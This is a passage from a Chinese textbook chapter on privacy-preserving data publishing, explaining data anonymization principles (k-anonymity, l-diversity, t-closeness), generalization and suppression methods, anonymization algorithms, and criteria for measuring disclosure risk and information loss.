基于隐私保护的分布式聚类的关键是安全地计算数据间的距离。有以下两种常用模型：

① Naïve 聚类模型。各个站点将数据用加密方式安全地传递给信任第三方，由信任第三方进行聚类后返回结果。

② 多次聚类模型。首先各个站点对本地数据进行聚类并发布结果，再通过对各个站点发布的结果进行二次处理，实现分布式聚类。不论哪种分布式聚类模型，都利用了加密以实现信息的安全传输。当然，还有基于隐私保护的其他分布式聚类方法，如在任意划分数据的环境下的 *k*-mean 聚类算法，通过引入随机数来保证安全传输的最大期望（Expectation Maximization）聚类算法等。

5.5.2.3 基于数据匿名化的隐私保护技术

数据匿名化即是有选择的发布原始数据，不发布或者发布精度较低的敏感数据，以实现隐私保护。当前此类技术的研究主要在隐私披露风险和数据精度间进行折中，有选择地发布敏感数据及可能披露敏感数据的信息，但保证对敏感数据及隐私的披露风险在可容忍范围内。数据匿名化一般采用两种基本操作，一种是抑制（Suppression），即不发布某些数据项；另一种是泛化（Generalization），即对数据进行更概括、抽象的描述。数据匿名化研究主要集中在两个方面：一是研究设计更好的匿名化原则，使遵循此原则发布的数据既能很好地保护隐私，又具有较大的利用价值。另一方面是针对特定匿名化原则设计更高效的匿名化算法。

1．数据匿名化定义

数据匿名化所处理的原始数据，如医疗数据、统计数据等，一般为数据表形式：表中每一条记录（或每一行）对应个人，包含多个属性值。下面给出几个常见定义：

定义 5-4 原始数据集 T：最原始待被公开发布的数据集合，设 $T\{A_1, A_2, \cdots, A_m\}$，其中 A_i 表示数据集的第 i 个属性，若 T 中含有 n 条记录，则每条记录表示为 $t_j(1 \leqslant j \leqslant n)$，

$t_j[A_i]$ 表示第 j 条记录中属性 A_i 对应的值。

定义 5-5　标识符 I：标识符是指可以用来唯一识别、关联到某特定个体的身份属性，是数据集 T 中的很小部分特殊属性，即如果 T 的标识符为 I，则存在 I 属于 $I \subseteq \{A_i \mid (1 \leqslant i \leqslant m)\}$。例如姓名、身份证号等属性。

定义 5-6　准标识符 QI：准标识符是指潜在的可以识别、关联到某特定个体身份的一组属性集合，常同时存在于发布的数据表和外部数据表中。若 T 的准标识符为 QI，则也存在 $QI \subseteq \{A_i \mid 1 \leqslant i \leqslant m\}$。例如性别、年龄、邮编、生日等属性集合。

定义 5-7　敏感属性 S：敏感属性是指那些不希望被他人或非授权机构所知晓的信息属性，是社会中个体普遍想要隐匿的信息。敏感属性集合表示为 $\{S_1, S_2, \cdots, S_n\}$，其中 S_t 为数据表 T 中的第 i 个属性，则有 $S_i \in \{A_i \mid 1 \leqslant i \leqslant m\}$。例如个体的疾病、婚史、薪水等信息。

定义 5-8　等价组 G：以准标识符为基础，寻找准标识符值完全相同的一定数量的记录，由这些记录组成的集合成为等价组，等价组的概念使得准标识符失去了识别、关联特定记录的能力。等价组表示为 $\{tr_1, tr_2, \cdots, tr_n\}$，其中 tr_i 表示数据集 T 的某一条记录，对于准标识符中的任何一个属性 QI_p，则等价组内记录间的关系可表示为 $tr_i[QI_p] = tr_j[QI_p]$（$i, j \in [r_1, r_c]$ 且 $i \neq j$）。

例如，表 5-6 为一原始医疗数据，每一条记录对应一个唯一的病人，其中{“姓名”}为标识符属性，{“肤色”，“年龄”，“性别”，“邮编”}为准标识符属性，{“疾病”}为敏感属性。

表 5-6　原始数据

姓名	年龄	性别	邮编	肤色	疾病
张三	20	男	430000	黄色	胃溃疡
李四	35	男	430021	黄色	消化不良
王五	17	女	430012	黄色	肺炎
赵六	23	男	430061	黄色	支气管炎
Alice	41	女	230015	白色	流感
Bob	19	男	230015	白色	肺炎

2．数据匿名化原则

1）k-匿名

定义 5-9　k-匿名：原始数据表为 $T\{A_1, A_2, \cdots, A_n\}$，设匿名化后数据表为 $RT\{A_1, A_2, \cdots, A_n\}$，$QI_{RT}$ 是与其对应的准标识符，称数据表 RT 满足 k-匿名，如果 $RT[QT_{RT}]$ 中的每个序列值在 $RT[QT_{RT}]$ 中至少出现 k 次（$k > 1$）。数据表 RT 中具有相同准标识符的若干记录称为一个等价类，即 k-匿名实现了同一等价类内记录之间无法区分（敏感属性值除外），如表 5-7 是表 5-6 的 2-匿名化表。

表 5-7 表 5-6 的一个 2-匿名化表

年龄	性别	邮编	肤色	疾病
20	男	4300**	黄色	胃溃疡
30	男	4300**	黄色	消化不良
20	女	4300**	黄色	肺炎
20	男	4300**	黄色	支气管炎
30	女	2300**	白色	流感
20	男	2300**	白色	肺炎

k-匿名通常可以防止敏感属性值的泄露，因为每个个体身份被准确标识的概率最大为 $1/k$ 。然而，数据表在匿名化过程中并未对敏感属性做任何约束，这也可能带来隐私泄露。如同一等价类内敏感属性值较为集中，甚至完全相同（可能形式上，也可能语义上），这样即使满足 k-匿名要求，也很容易推理出与指定个体相应的敏感属性值。除此之外，攻击者也可以通过自己掌握的足够的相关背景知识以很高的概率来确定敏感数据与个体的对应关系，从而导致隐私泄露。因此，k-匿名容易受到同质性攻击（Homogeneity Attack）和背景知识攻击（Background Knowledge Attack）。表 5-8 列出了几种常见的针对匿名化模型的攻击方式。

表 5-8 几种常见的针对匿名化模型的攻击方式

几种常见的针对匿名化模型的攻击方式	
链接攻击	某些数据集存在其自身的安全性，即孤立情况下不会泄露任何隐私信息，但是当恶意攻击者利用其他存在属性重叠的数据集进行链接操作，便可能唯一识别出特定的个体，从而获取该个体的隐私信息。如图 5-22 所示，将医疗信息和选举人信息结合在一起，能够发现两个数据集的共有属性（Zip，Birth，Date，Sex 等），这样恶意攻击者通过链接攻击能够轻易确定选举人的医疗信息情况，因此该类攻击手段会造成极其严重的隐私泄露
同质攻击	当通过链接攻击仍然无法唯一确认个体，但是却存在个体对应的多条记录拥有同一个敏感隐私信息，从而造成隐私的泄露，称这一过程为同质攻击
相似性攻击	由于敏感信息往往存在敏感度类似的情况，攻击者虽然无法唯一确定个体，但如果个体对应的多条记录拥有相似敏感信息，便能够推测出个体的大概隐私情况，例如某个体患有极其不愿为人所知的疾病，这也属于一种无法回避的严重攻击。虽然该攻击类似于同质性攻击，并且不如同质性攻击泄露那么直接，但其发生的可能性极大，为被泄露者造成的心理压力往往难以预料，因此需要特别针对此种攻击手段
背景知识攻击	如果攻击者掌握了某个体的某些具体信息，通过链接攻击后即使只能得到某个体对应的多条信息记录，并且记录间的敏感属性也完全不同或不相似，但攻击者却能够根据所掌握的背景知识，从多条信息记录中找出唯一对应的信息记录，从而获取到该个体的隐私信息

（2）l-多样性

为了解决同质性攻击和背景知识攻击所带来的隐私泄露，研究人员在 k-匿名的基础

上提出了 l-多样性（l-diversity）原则。l-diversity 保证每一个等价类的敏感属性至少有 l 个不同的值，l-diversity 使得攻击者最多以 $1/l$ 的概率确认某个体的敏感信息。下面给出 l-diversity 的定义：




图 5-22　链接攻击示例

定义 5-10　l-多样性：如果 $RT\{A_1, A_2, \cdots, A_n\}$ 满足 k-匿名，且同一等价类中的记录至少有 l 个“较好表现”（Well-represented）的值，则称匿名数据表 $RT\{A_1, A_2, \cdots, A_n\}$ 是 l-多样性的。其中“较好表现”有多种解释，如表 5-9 所示。

表 5-9　“较好表现”的解释汇总表

“较好表现”的解释	
不可区分 l-diversity	同一等价类中至少出现 l 个不同的敏感属性值
基于熵 l-diversity	同一等价类中敏感属性值的信息熵 $\text{Entropy}(E) > \log l$。等价类 E 的敏感属性的信息熵定义为：$\text{Entropy}(E) = -\sum_{s \in S} p(E,s) \log p(E,s)$，其中 S 为敏感属性值域，$p(E,s)$ 为敏感属性值 s 在等价类 E 中出现的概率
递归(c，l)-diversity	每个等价类都满足 $r_1 < c(r_l + r_{l+1} + \ldots + r_m)$。其中 m 表示等价类中不同敏感属性值的个数，r_i 表示该等价类中第 $i(1 \leqslant i \leqslant m)$ 频繁的敏感属性值的个数。递归(c，l)-diversity 保证了等价类中频率最高的敏感属性值不至于出现频度太高
递归（c_1，c_2，l)-diversity	除保证等价类中频率最高的敏感属性值不至于出现频度太高，同时还保证了等价类中频率最低的敏感属性值不至于出现频度太低

根据 l-diversity 的定义可以看出，表 5-8 发布的匿名化数据也是满足 2-diversity 的，每一个等价类中至少有 2 个不同的敏感属性值。

（3）p-Sensitive k-Anonymity

发布的数据满足 k-匿名化原则的同时$(k > 1, p < k)$，还要求同一等价类中的记录至少出现 p 个不同的敏感属性值，这与不可区分 l-diversity 具有基本相同的设计思想。该

匿名化原则在某些数据集上可能会带来很大的信息可用性损失，也不足以抵抗敏感属性值的偏斜性攻击（Skewness Attack）和相似性攻击（Similarity Attack）。

（4）*t*-Closeness

发布的数据满足 *k*-匿名化原则的同时，还要求等价类内敏感属性值的分布与敏感属性值在匿名化表中的总体分布的差异不超过 *t*。在 *l*-diversity 基础上，考虑了敏感属性的分布问题，它要求所有等价类中敏感属性值的分布尽量接近该属性的全局分布。为度量等价类与匿名化数据表中敏感属性值的分布差异，研究人员引入了一种独特的距离度量方式 EMD（Earth Mover's Distance），该距离度量范式对数值型敏感属性值和类别型敏感属性值均定义了相应的计算方式，解决了针对敏感属性值的偏斜性攻击和相似性攻击。但是匿名化的结果是降低了发布数据的可用性，提高发布数据可用性的唯一办法是增大阈值 *t*。

（5）个性化匿名

前面提到的匿名化原则仅提供表级别的保护粒度，对表中所有敏感属性值提供相同程度的保护，并未考虑其相应的语义关系，造成大量不必要的信息损失。研究人员提出了个性化匿名（Personalized Anonymity）的概念，并给出个性化匿名的一般方法。所谓个性化匿名是指对数据表中不同敏感属性值提供不同粒度的隐私保护程度，从而减少了因统一匿名化所带来的信息损失。

（6）动态数据匿名化

目前大部分匿名化原则都是针对静态数据的，并未考虑数据记录动态更新后重发布的隐私保护问题。数据的动态更新在现实中是极为常见的，然而如果我们还按照原有的方法对更新后的数据集进行匿名化并重发布，很可能在多个不同的发布版本间存在推理通道，从而造成隐私泄露。有研究人员基于推迟发布、新建等价类思想提出了一种支持记录插入操作的动态从发布匿名方案，能够在一定程度上阻止推理攻击所造成的隐私泄露。还有研究人员给出了一种同时支持记录插入和记录删除操作的匿名方法，通过保证同时出现在不同发布版本中的记录所在的等价类具有完全相同的敏感属性值集合，有效解决了不同版本间的推理通道所造成的隐私泄露问题。动态数据重发布所引起的隐私泄露问题已引起了研究者的广泛关注。

3. 数据匿名化方法

目前提出的匿名化方法主要通过泛化和抑制操作来实现，该技术不同于一般的扭曲、扰乱和随机化方法，它们能保持发布前后数据的真实性和一致性。

（1）泛化

泛化的基本思想是用更一般的值来取代原始属性值。通常泛化可分为两种类型：域泛化和值泛化。

域泛化是指将一个给定的属性域泛化成一般域。如，属性 DATA 原始域 $D_0 = \{430072, 430071, 430173, 430174\}$ 被泛化成 $D_1 = \{4300**, 4301**\}$，以便在语义上表

达一个更大的范围，如图 5-23 所示。经过连续多次泛化形成的域泛化层次结构称之为域泛化层，记为 DGH_A。

值泛化是指原始属性域中的每个值直接泛化成一般域中的唯一值，如图 5-24 所示。值泛化关系同样决定了值泛化层的存在，即为 VGH_A。




图 5-23　包含抑制的 DATA 域泛化层　　图 5-24　包含抑制的 DATA 值泛化层

给定数据表 $PT(A_1,\cdots,A_n)$，针对每个属性 A_i 给定其域泛化层 DGH_{Ai}，则属性级上的所有可能的泛化数目为：$\prod_{i=1}^{m}(|DGH_{Ai}|+1)$，数据单元级上的所有可能的泛化数目为：$7\prod_{i=1}^{m}(|DGH_{Ai}|+1)^n$，其中 m 为数据表中的属性个数，n 为记录个数。

（2）抑制

抑制又成隐匿，是指用最一般化的值取代原始属性值。如图 5-24 值泛化层 VGH_{D0} 中处于顶层的“最大值”即为该属性每个值抑制操作的结果。在 k-匿名化过程中，若某些记录无法满足 k-匿名要求，则一般采用抑制操作。被抑制的相应属性值所在记录要么从数据包中删除，要么相应属性值用“*”填充，以保持有关统计特性。

4．数据匿名化算法

大部分匿名化算法关注于如何根据通用匿名原则更好地发布匿名数据，还有一部分工作致力于解决在具体的应用背景下，如何发布匿名数据才能更加实用。另外，最近几年出现了采用聚类思想进行匿名化的算法，能在数据精度和计算开销间达到较好的平衡。下面分别对这三方面工作进行介绍。

（1）基于通用原则的匿名化算法

在不同的情况下，实现匿名化的算法有多种度量方法可以采用，例如数据的信息缺损、等价类所包含的平均记录数、可识别度量（Discernability Metircs）、实现数据匿名的操作数等。通常采用泛化技术来实现最优化的 k-匿名原则算法，对泛化空间的搜索直接影响到算法的整体性能。然而，在很多简单限制条件下，设计最优化 k-匿名算法已经被证明是 NP 难问题。因此，很大一部分 k-匿名算法都致力于设计相对来说更加高效的近

似算法。

如图 5-25 所示，基于通用原则的匿名化算法包含泛化空间枚举、空间修建、选取最优泛化、结果判断与输出等步骤。一种广泛应用的 *k*-匿名算法是 Incognito，它首先构建包含所有全域泛化（一种全局重编码技术）方案的泛化图（Generalization Graph），然后自底向上对原始数据进行泛化，每次选取最优泛化方案前，预先对泛化图进行修剪以缩小搜索范围，不断进行以上操作直到数据满足 *k*-匿名原则。其他优化的 *k*-匿名算法基本上也是采用修剪泛化空间来提高性能，它们大多都是基于 *k*-匿名算法，不同之处在于判断算法结束的条件，而泛化策略、对搜索空间的修剪等都基本相同。




图 5-25　基于通用原则的匿名化算法流程

（2）面向特定应用的匿名化算法

在特定的应用场景下，前面介绍的通用型匿名化算法可能会不能满足要求，因此需要根据实际情况设计更有针对性的匿名化算法。例如，如果数据拥有者希望利用发布的匿名数据构建一个分类器，那么设计的匿名化算法在考虑保护隐私的同时，还需要考虑怎样使发布的数据更有利于分类器的构建，并且采用的度量指标要能直接反映出对分类器构建的影响。现有的两类匿名化算法：自底向上和自顶向下，都采用了信息增益（Information Gain）作为度量指标。发布的数据信息丢失越少，构建的分类器效果将越好。自底向上的匿名化算法通过每一次搜索泛化空间，采用使信息丢失最少的方案进行泛化，重复执行以上操作直到数据满足匿名原则的要求。自顶向下的匿名化算法操作过程刚好相反。

（3）基于聚类的匿名化算法

基于聚类的匿名化算法将原始数据集映射到特定的度量空间中，再对这个空间中的数据进行聚类来实现数据匿名。与 *k*-匿名化原则类似，算法能够保证每个聚类中至少有 *k* 个数据点。

表 5-10　聚类后的数据

年龄	性别	邮编	肤色	记录数	疾病
20	男	430000	黄色	4	胃溃疡 消化不良 肺炎 支气管炎
30	女	230015	白色	2	流感 肺炎

r-gather 算法 Aggarwal G 等人提出，它要达到的目标是对所有数据点进行聚类，在保证每个聚类至少包含 k 个数据点的同时，也使所有聚类的最大半径尽可能小。采用 2-gather 算法对原始数据进行聚类之后发布的结果见表 5-10。由于发布的结果中只包含聚类中心、半径以及相关的敏感属性值，从而实现了个人敏感信息的隐藏。

5.5.3　隐私度量与评估标准

隐私保护技术在保护隐私数据的同时，需要最大可能地保证数据的可用性，即保证数据对实际应用的价值。下面分别介绍隐私的度量方法以及对几种隐私保护技术的评估标准。

1. 隐私的度量方法

通常从披露风险和信息缺损两个角度对隐私保护的效果进行度量。

（1）披露风险

数据隐私的保护效果是通过攻击者披露隐私的多少来侧面反映的。现有的隐私度量都可以统一用"披露风险"（Disclosure Risk）来描述。披露风险表示为攻击者根据所发布的数据和其他背景知识（Background Knowledge）可能披露隐私的概率。通常，关于隐私数据的背景知识越多，披露风险越大。

若 s 表示敏感数据，事件 S_k 表示"攻击者在背景知识 K 的帮助下揭露敏感数据 s"，则披露风险 $r(s,K)$ 表示为

$$r(s,K) = P_r(S_k)$$

对数据集而言，若数据所有者最终发布数据集 D 的所有敏感数据的披露风险都小于阈值 α ，$\alpha \in [0,1]$，则称该数据集的披露风险为 α 。例如，静态数据发布原则 l-diversity 保证发布数据集的披露风险小于 $1/l$，动态数据发布原则 m-Invariance 保证发布数据集的披露风险小于 $1/m$ 。

特别地，不做任何处理所发布数据集的披露风险为 1；当所发布数据集的披露风险为 0 时，这样发布的数据被称为实现了完美隐私（Perfect Privacy）。完美隐私实现了对隐私最大程度的保护，但由于对攻击者先验知识的假设本身是不确定的，因此实现对隐私的完美保护也只在具体假设、特定场景下成立，真正的完美保护并不存在。

（2）信息缺损

信息缺损表示经过隐私保护技术处理之后原始数据的信息丢失量，是针对发布数据集质量的一种度量方法。一般情况下，隐私保护技术需要遵循最小信息缺损原则，该原则通过比较原始数据和匿名数据的相似度来衡量隐私保护的效果。信息缺损越小，说明发布的数据集有效性越高，数据越有价值。但是，这种度量原则需要考虑准标识符中每个属性的每个取值的泛化和隐匿带来的信息缺损，计算代价较高，适用于对单个属性进行度量。

另外，还有一种 ILoss 度量标准，它要求检查每条准标识符记录中每个属性的取值泛化带来的信息缺损，进而能够计算出每条记录泛化后的信息缺损，再根据每条记录的信息计算，计算出整个发布数据集的信息缺损。

2. 隐私保护算法的评估标准

通过前面 5.6.3 节对一些隐私保护技术的介绍可以看出，在进行隐私保护数据挖掘研究时，选择符合实际需求的隐私保护算法是非常有必要的。同样在进行应用开发的时候，采用哪一种隐私保护算法也是值得考虑的。关于隐私保护技术的评估，最重要的工作就是要建立合适的评价标准和相关的参考标准。然而，在实际应用中，很难用同一个标准来衡量所有的隐私保护技术。或者说，没有一种隐私保护技术所实现的算法能够在所有的衡量标准上优于其他的隐私保护技术算法。可以确定的是，针对一个特定的应用，存在一种算法能够比其他算法更符合某个标准。因此，应该提供一套度量准则，让用户根据自己特定的应用需求选择合适的隐私保护技术。通常，隐私保护算法可以从下列方面进行评价和比较：

（1）隐私保护度

隐私保护度是站在隐私保护的角度对隐私保护算法进行评估，该算法如何能够最大限度地防止入侵者非法获取隐私数据，对隐私进行有效的保护。通常通过发布数据的披露风险来反映隐私保护度，披露风险越小，隐私保护度越高。在现有的算法中，隐私保护度是一个最基本的方面，各个算法都从不同的角度进行了实现。例如：在安全多方计算中，保证参与计算的各节点不能了解到其他节点的原始数据，只能知道最后的挖掘结果。数据匿名化技术中隐私保护度主要是根据设定同时混淆的个体数据来决定，如 k-匿名化技术中的 k 值设定。选择混淆的程度越大，隐私就保护的就越好，根据现有信息推断出确定个体的可能性就越少。在基于数据失真的隐私保护技术中，隐私保护度是通过扭曲原始数据来实现的。

不同的隐私保护算法都设定了一个特定的数据模型，而且这些算法都针对非法入侵者进行了一个重要的假定，即所有的非法入侵者都是采用相同的入侵手段来窃取隐私。在实际应用环境中，这个假设显然是理想化的，也是不太合理的。综合来看，前面提到的不同隐私保护算法，所能做到的隐私保护度都是有限的。

（2）数据有效性

数据有效性是指隐私保护算法在处理数据的时候，对原始信息的修改使得挖掘结果，也即最终得出的全局关联规则，与原始数据之间关系的匹配程度。它是对发布数据质量的度量，反映了通过隐私保护技术之后，原始数据的信息丢失程度。数据缺损的越多，信息丢失的越多，数据的有效性就会越差。

数据有效性也同样能够反映挖掘结果的有效性、可用性。很多的隐私保护算法使用

混淆、伪造等技术对原始数据进行修改，而且主要是针对其中的隐私数据进行处理。这样就导致处理后的数据如果经过数据挖掘之后得出的结果是错误的，或者说该结果不能反映真实状况。在这样的情况下，原始的数据就失去了该有的价值，而这样处理数据的隐私保护算法也就同样失去了效用。因而在考虑保护个人隐私的同时，算法还要能在整体上反映出规则联系。

（3）算法复杂度

算法的复杂度一般指算法的时间复杂性和空间复杂性，即算法的执行时间和进行数据处理时消耗的系统资源，可以说算法复杂度是直接与计算效率相关的一条重要标准。

算法复杂性的高低主要体现在所需要的系统资源上。所需资源越多，该算法的复杂性就越高；反之，所需资源越少，该算法的复杂性就越低。重要的系统资源一般包括时间和空间，那么需要时间资源的数量就称为时间复杂性，需要空间资源的数量就称为空间复杂性。另外，在分布式环境下，为了共同挖掘知识，各个站点之间需要频繁地交换大量信息，这样通信复杂性也就成为衡量分布式算法性能的一个重要指标。毫无疑问，为了保护数据隐私，各个站点都会对发送的信息进行加密处理，由此产生的通信开销对算法性能的影响是巨大的。如何设计复杂度更低的算法是各类隐私保护技术所追求的重要目标。

（4）算法扩展性

算法扩展性指隐私保护算法在处理海量数据集或者数据量急剧增大时的应变能力。算法扩展性的好坏直接反映在当所处理的数据量突然增多的时候，算法的处理效率是否受到剧烈的影响。显而易见，一个扩展性好的隐私保护算法在数据量增大的同时，其处理效率的变化应该是相对缓慢的。

算法的扩展性在某种意义上是与其复杂性息息相关的，算法的复杂度会间接影响到其扩展性。例如，基于数据失真的隐私保护技术在处理数据时，算法从时间复杂度上来讲是相对较低的。但是在空间复杂度方面，由于其要遍历整个数据库，计算其中的频繁集，因此对内存资源的消耗是很大的。特别是当数据库中的数据量急剧增大的时候，其处理效率会显著降低，扩展性不好。

容易看出，每种隐私保护技术都有各自的优缺点，在不同的应用需求下，它们的适用范围、性能表现等存在较大差异。从表 5-11 可以看出，当需要对特定数据进行隐私保护并且对计算开销要求比较高时，可以选择基于数据失真的隐私保护技术；而当用户更关注于对隐私的保护程度甚至要求实现完美保护时，则基于数据加密的隐私保护技术会更加合适，但代价是较高的计算开销（在分布式环境下，还会增加一定的通信开销）。基于数据匿名化的隐私保护技术在各方面都比较平衡，能以较低的计算开销和信息缺损实现对隐私的保护。表 5-12 对隐私保护技术进行了进一步的对比分析。

表 5-11 隐私保护技术的性能评估

隐私保护技术	隐私保护度	算法复杂度	数据有效性	算法扩展性
基于数据失真的隐私保护技术	中	低	低	高
基于数据加密的隐私保护技术	高	高	高	低
基于数据匿名化的隐私保护技术	高	中	中	低

表 5-12 隐私保护技术的对比分析

分类	主要优点	主要缺点	代表技术	典型应用
基于数据失真的隐私保护技术	1. 计算开销小 2. 实现简单	1. 数据失真 2. 严重依赖于数据，不同数据需设计不同的算法	1. 随机扰动 2. 随机化回答 3. 阻塞 4. 凝聚	各种数据挖掘操作，如 ——关联规则挖掘 ——关联规则隐藏 ——决策树分类器构建等
